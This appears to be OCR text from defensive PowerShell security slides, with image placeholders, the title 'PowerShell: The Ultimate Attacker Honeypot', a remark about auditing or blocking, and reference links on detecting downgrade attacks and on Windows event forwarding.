


These can either be an audit trigger, or can be blocked outright.


http://www.leeholmes.com/blog/2017/03/17/detecting-and-preventing-powershell-downgrade-attacks/


They promised us freedom.
Chris Thompson @retBandit

But delivered slavery.



POWERSHELL: THE ULTIMATE ATTACKER HONEYPOT



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- Maslow's Hierarchy of Security Controls
  - http://www.leeholmes.com/blog/2014/12/08/maslows-hierarchy-of-security-controls/
- Who's Afraid of PowerShell Security?
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  - https://aka.ms/wef
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